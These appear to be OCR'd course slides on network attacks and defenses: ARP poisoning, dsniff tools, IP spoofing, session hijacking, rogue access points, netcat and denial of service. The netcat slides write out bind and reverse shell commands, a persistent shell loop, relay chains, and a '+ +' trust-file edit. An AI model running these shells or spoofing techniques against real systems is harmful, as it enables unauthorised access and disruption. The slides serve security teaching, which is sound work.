


ARP Poison Routing

Web browser certificates are often confusing

- IE, Chrome
- Firefox
- Untrusted Publishers





SSH1


```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@ WARNING: HOST IDENTIFICATION HAS CHANGED! @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@

IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now
(man-in-the-middle attack)! It is also possible that
the host-key has just been changed. Please contact
your system administrator.
```

Dsniff additional tools

- Tcpkill
  - Kills the active TCP connection for a user
- Tcpnice
  - Actively shape the traffic to slow it down
- Filesnarf
  - Grabs files transmitted over the network
- Mailsnarf
  - Grabs e-mails transmitted over the network
- Msgsnarf
  - Grabs messages transmitted over the network with AOL, ICQ, IRC, Yahoo messenger
- Urlsnarf
  - Grabs a list of all URLs from http network traffic
- Webspy
  - Displays the web pages captured from the network viewed by victim
- Windows port
  - http://www.datanerds.net/~mike/dsniff.html

IM sniffer and sniffing defenses

- IM sniffer in combination with Cain/Ettercap (Msgsnarf alternative)
  - http://imsniffer.sourceforge.net/





Defense

- Encrypt network traffic
  - HTTPS, SSH2, S/MIME, PGP, IPSec
- High quality switches
  - MAC address to port mapping
  - Prevent flooding and port stealing
- Static ARP tables
  - MAC address to IP address mapping
- Host sniffer detetction tools
  - Locally and over network
  - Ifconfig, Promiscdetect, Sentinel, Promqry
  - http://www.ntsecurity.nu/toolbox/promiscdetect/
- Spoof detection (ARPwatch daemon)
  - DAD (Duplicate Address Detection), arping
  - http://en.wikipedia.org/wiki/Arpwatch

IP address spoofing 1

- Set a new MAC/IP-address manually
  - Mac MakeUp (Windows MAC spoofing)
  - ifconfig (Unix)
- Packet crafting (change source address)
  - Hping2, Nemesis, NetDude
  - Breaks the TCP three-way handshake
- Predict TCP sequence
  - Used by Kevin Mitnick -94
  - Attack Unix trust relationships as between ALICE and BOB
  - Careful analysis of packets sequence numbers is necessary
  - EVE will only have an one way console/pipe if successful to BOB
  - Edit /etc/hosts.equiv file
    - "+ +"






IP address spoofing 2


http://en.wikipedia.org/wiki/Loose_Source_Routing

- Spoofing with source routing
  - Allows the source machine to specify the network path for the packet
  - Rarely used
- Hops are included in the options field of packets IP header
  - Strict Source and Record Route (SSRR)
    - Excact route
  - Loose Source and Record Route (LSRR)
    - Mileposts that must be visited
  - Because it create security concerns routers usually block packets containing these options
- EVE attacking BOB pretends to be a router on the way to ALICE




IP spoofing defenses

- TCP initial sequence number non-predictable OS
- Get rid of systems that when once authenticated only rely on IP address




- Anti-spoof filter
  - Drop everything with source IP != physical IP
  - Reverse Path Forwarding Checks (router)
  - Both incoming (ingress) and outgoing (egress)
- Turn off support for source routing in routers
- Be careful with trust relationships
  - Only via secured networks where real need exists

Session hijacking



- Network based session hijacking
  - Attacker sniffs the network in a strategic position
  - Inject spoofed packets with proper sequence numbers using ALICE as source to hijack session
  - Works even if strong authentication is used
  - Tools as Hunt, Dsniff, Ettercap, Juggernaut, IP Watcher
- Host based session hijacking (as Sniffit)
  - Attacker need to have superuser access
  - Certain tools can interact with users tty (terminal)
  - Tools as TTYWatcher, TTYSnoop
- Problem - ACK storm
  - ALICE ACK **<->** BOB ACK
  - How to avoid?
    - DoS ALICE?


Problem




Session hijacking with Ettercap or Hunt

- ARP spoof and bridge the connection (no router)
  - Send gratuitous ARP - intercept or hijack session
  - Fix sequence numbers - avoid ACK storms

- Defense
  - Encrypt session data




Wireless AP hijacking



- Duplicate the real AP
  - Clone SSID and MAC
  - Jam the real AP
  - If AP is secured attacker need to crack key
  - Overpower the real AP (talking louder)
  - Send faked disassociate management frames to victims
  - Airjack is one tool for this
- An intelligent programmable AP
  - Most wireless equipment scans/search surroundings with SSID for earlier connected AP:s and automatically connects
  - AP-list in computer can be rather long and contain unprotected networks
  - If computer have connected to our AP we have full access to victim - and if company ethernet cable is connected…
  - Report: LabCenter - http://www.labcenter.se/
  - Patch XP: http://support.microsoft.com/kb/917021

Netcat I

- The swiss army knife of network tools (nc -h)
- Works like Unix cat command but over the network (~man cat)
  - cat - concatenate files and print on the standard output
  - All platforms are supported
  - Crypto enabled netcat derivatives
    - CryptCat
    - SBD
    - Socat
    - Netcat SSL



- http://sectools.org/netcats.html

Netcat II


- File transfer
  - Put file
    - nc -l -p 1234 > fileReceive
    - nc [remote_computer] 1234 < fileSend
  - Pull file
    - nc -l -p 1234 < filePull
    - nc [remote_computer] 1234 > fileReceive
- Port scanning
  - echo QUIT | nc -v -w3 [target_computer] [start_port] - [end_port]
  - v = verbose, w = 3 sec wait
- Connection to open ports (page 497 in CHR)
  - Banner grabbing: nc -v [target_computer] [port]
  - Numerous advantages compared to telnet [target] [port_num]
    - Redirect < and >, drop CTRL+C, telnet pollution etc.
- Vulnerability scanning (simple)
  - Using scripts

Netcat II

- Passive backdoor command shell
  - Victim
    - nc -l -p [port] -e c:\windows\system32\cmd.exe
  - Attacker
    - nc [victim_computer] [port]
- Push backdoor command shell
  - Also called reverse shell or shell shoveling
  - Victim
    - nc [attack_computer] [port] -e c:\windows\system32\cmd.exe
  - Attacker
    - nc -l -p [port]

Netcat III - relaying traffic

- It's common with 5-10 or even up to 15 relays!
- 3 ways to set up a netcat relay
  - 1. Modify inetd.conf file and let netcat run under inetd
  - 2. mknod backpipe p // creates a special FIFO (p) pipe
    - nc -l [listen_port] 0<backpipe | nc [nxt_hop] [hop_port] 1>backpipe
  - 3. nc [nxt_hop] [hop_port] // in a batch file as [relay.bat]
    - nc -l -p [listen_port] -e relay.bat



Persistent Netcat and defense

- -L option make netcat not drop connection
- In Unix a little bash script is needed
  - while [1]; do echo “started”; nc -l -p [port] -e /bin/sh;
- To make it persistent after logout (background process)
  - nohup ./[shell_script_file].sh &
- To make a little honeypot on a certain port (Windows)
  - nc -L -p[port] >> capture.txt
- Netcat defense
  - No single way to defend against it, generally it is the same as for other network attacks
  - Limit traffic thru firewalls and open ports
  - Port scanning protection, limit vulnerabilities
  - Process and changed file surveillance as Tripwire
  - Make relaying hard for attacker

Denial of Service

- Most DoS attacks are simple, but can do alot of damage (cost)
- Local attacks
  - If attacker is superuser everything is possible
  - Defense - apply the least privilege principle, patch, file integry programs
    - http://sourceforge.net/projects/tripwire/ also commercial variant
    - Implement per-user limits on resources, system resource monitoring apps

CATEGORY OF DENIAL-OF-SERVICE ATTACK		
	STOPPING SERVICES	EXHAUSTING RESOURCES
LOCALLY	• Process killing • Process crashing • System reconfiguring	• Spawning processes to fill the process table • Filling up the whole file system
REMOTELY (across the network)	• Malformed packet attacks (e.g., Land, bonk, Rose, etc.)	• Packet floods, (e.g., Smurf, SYN Flood, DDoS, etc.)


• Generate network traffic


Remotely stop services

- Malformed packets (CHR p 519)
  - Land, Latierra, Ping of Death,
  - Jolt2, Rose, Teardrop, Newtear,
  - Bonk, Syndrop, Winnuke etc.
  - Exploit vulnerability in TCP/IP stack as:
    - Illegal packet fragmentation, unexpectedly large packets
    - Spoofed packets with unanticipated port numbers
    - Unexpected garbage data
  - Suites of tools as Toast, Spike, Targa
    - http://www.packetstormsecurity.org/DoS/
- ARP cache poisoning the router with nonexistent MAC addresses
- TCP RESET spoofing
  - Intercept traffic and send RST or FIN
  - Source, destination, ports and sequence number must match!
  - FIN or RST accepted if within TCP window 2^16, 1/65536 chance
- Defense
  - Patch, patch…, Anti spoof filters, Static ARP tables

Remote exhaust resources

- By far the most popular DoS attack
  - Blackmail/extortion, DoS attack unless money is paid!
  - Revenge/cyberwar, ex. Estonia spring 2007, Sweden autumn 2012
- SYN flood
  - Send a large number of SYN packets against victim
  - Fill the connection queue which have a defined timeout
  - Usually half-open connections are limited to 128-1024
  - Effect is stronger if SYN packet have unresponsive source address
  - If target can handle an enormous connecton queue
    - In this case the attack benefits on having valid source addresses






http://blog.spiderlabs.com/2012/01/hoic-ddos-analysis-and-detection.html

HIGH ORBIT ION CANNON

CLICK TO
CHARGE LAZER



Current Release: 2.1(dev)

DISCLAIMER

